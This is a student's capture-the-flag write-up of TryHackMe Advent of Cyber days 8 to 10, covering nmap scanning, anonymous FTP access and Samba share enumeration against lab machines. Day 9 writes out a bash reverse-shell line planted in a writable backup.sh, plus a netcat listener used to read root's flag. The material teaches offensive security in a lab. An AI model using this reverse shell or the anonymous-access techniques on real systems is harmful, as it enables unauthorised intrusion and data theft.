
Question2

To find out the port numbers of the three services running. We insert nmap 10.10.180.111 to have a scan and run it. Then, we can see port 80, port 2222 and port 3389.




Question3

We can determine the name of the Linux distribution which is Ubuntu in the same place.




Question4

We can find the version of apache is 2.4.29.




Question5

By continuing scanning, we can see that SSH is running on port 2222.



Question6

Using the same scanning, we can see that the http-title that, based on the value returned, the website might be used for a blog.




Thought Process/Methodology:

The main focus of the process for day 8 is nmap. Therefore, we first launch the attack box and continue our nmap scan by entering the IP address 10.10.180.111. After that, we can see ports 80, 2222, and 3389 along with their stated services. In the nmap, we can also find out the name of the Linux distribution, which is Ubuntu. As a result, we also discovered Apache version 2.4.29. We can see that SSH is active on port 2222 by performing additional scanning. In order to move on, we discovered the http-title, which indicates that it is a blog.

Day 9 Networking Anyone can be Santa!

Question 1

Directories found on the FTP site is backups, elf_workshops, human_resources and public



Question 2

By only using public, it is available to login as anonymous.

```
File  Edit  View  Search  Terminal  Help
root@ip-10-10-3-236:~# ftp 10.10.65.180
Connected to 10.10.65.180.
220 Welcome to the TBFC FTP Server!.
Name (10.10.65.180:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
rwxr-xr-x    2 0        0            4096 Nov 16  2020 backups
rwxr-xr-x    2 0        0            4096 Nov 16  2020 elf_workshops
rwxr-xr-x    2 0        0            4096 Nov 16  2020 human_resourc
es
drwxrwxrwx    2 65534    65534        4096 Nov 16  2020 public
226 Directory send OK.
```

Question 3

use backup.sh will execute within this directory

```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-xr-x    1 111      113           341 Nov 16  2020 backup.sh
-rw-rw-rw-    1 111      113            24 Nov 16  2020 shoppinglist.
txt
226 Directory send OK.
ftp>
```

Question 4

exit the command, type in “cat shoppinglist.txt”, the output is “The Polar Express Movie”.


```
226 Transfer complete.
390 bytes sent in 0.00 secs (16.1710 MB/s)
ftp> bye
421 Timeout.
root@ip-10-10-3-236:~# cat shoppinglist.txt
The Polar Express Movie
root@ip-10-10-3-236:~#
```

THM AttackBox 25m 09s

Question 5

Based on the question, go to our netcat listener and type in " cat /root/flag.txt"

output is THM{even_you_can_be_santa}




Thought Process/Methodology:


First of all, use ftp over the terminal by keying in your IP address (exp: ftp 10.10.121.123). Login successfully by entering "anonymous" as your name, then you are ready to transfer files. use help command to list some commands to connect to the FTP server. then, use "ls" to list the contents showing the directories. "cd" is to change the directory, while "get" is to get the file from the server to our device. To set up find our exploit, we need to use a terminal text editor call nano, "nano backup.sh", with the code "bash -i >& /dev/tcp/Your_TryHackMe_IP/4444 0>&1" at the bottom(put # on each line so that the server focuses on the code). Then, close the tap. To set up netcat, we need to open a new tap with the code "`nc -lvnp 4444`" to connect the netcat listener and the server.

Day 10 Networking Don't be sElfish!

Question 1


Open terminal prompt and run the enum4linux by using the following command.It will list all the functions of the command, we can find the function of -h, -S, -a, -o in the list.






Question 2

To find out the number of users on the Samba server, we use the command: ./enum4linux.pl -U Machine_IP, and there are 3 present users.



Question 3

To find out the number of shares on the Samba server. We use the command: ./enum4linux.pl -S Machine_IP, and there are 4 shares present.



Question 4

Use smbclient to try to access using every share's name, tbfc-santa is not protected by the password.

```
root@ip-10-10-139-29: ~
File  Edit  View  Search  Terminal  Help
root@ip-10-10-139-29:~# smbclient //10.10.19.118/tbfc-hr
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
tree connect failed: NT_STATUS_ACCESS_DENIED
root@ip-10-10-139-29:~# smbclient //10.10.19.118/tbfc-it
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
tree connect failed: NT_STATUS_ACCESS_DENIED
root@ip-10-10-139-29:~# smbclient //10.10.19.118/tbfc-santa
ARNING: The "syslog" option is deprecated
nter WORKGROUP\root's password:
y "help" to get a list of possible commands.
smb: \>
```

Question 5

List all the available directory and get note_from_mcskidy.txt

```
root@ip-10-10-139-29:~# cat note_from_mcskidy.txt
Hi Santa, I decided to put all of your favourite jingles onto this
 share - allowing you access it from anywhere you like! Regards ~
ElfMcSkidy
```

We saw that mcskidy put another file in santa directory which is jingle-tunes.

```
root@ip-10-10-139-29: ~
File  Edit  View  Search  Terminal  Tabs  Help
root@ip-10-10-139-29: ~                    root@ip-10-10-139-29: ~
tree connect failed: NT_STATUS_ACCESS_DENIED
root@ip-10-10-139-29:~# smbclient //10.10.19.118/tbfc-santa
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Nov 12 02:12
07 2020
  ..                                  D        0  Thu Nov 12 01:32
21 2020
  jingle-tunes                        D        0  Thu Nov 12 02:10
41 2020
  note_from_mcskidy.txt               N      143  Thu Nov 12 02:12
07 2020

                10252564 blocks of size 1024. 5369396 blocks avail
able
smb: \> get not_from_mcskidy.txt
NT_STATUS_OBJECT_NAME_NOT_FOUND opening remote file \not_from_mcsk
idy.txt
smb: \> get note_from_mcskidy.txt
getting file \note_from_mcskidy.txt of size 143 as note_from_mcski
dy.txt (17.5 KiloBytes/sec) (average 17.5 KiloBytes/sec)
smb: \>
```

Thought Process/ Methodology:

To search for the Samba shares, we use the enum4linux tool that is already provided in our attackbox. Open the terminal prompt, then, we use the command ./enum4linux -U ip to search for the available user on the Samba server. After that, we continue to use the command ./enum4linux -S ip to get the sharelist on the Samba server . Next, to access the sensitive data, we try to access a share without logging in using smbclient //ip/share name and we found tbfc-santa is accessible. Therefore, we can get the list of the file and directory and get the file in the Samba server.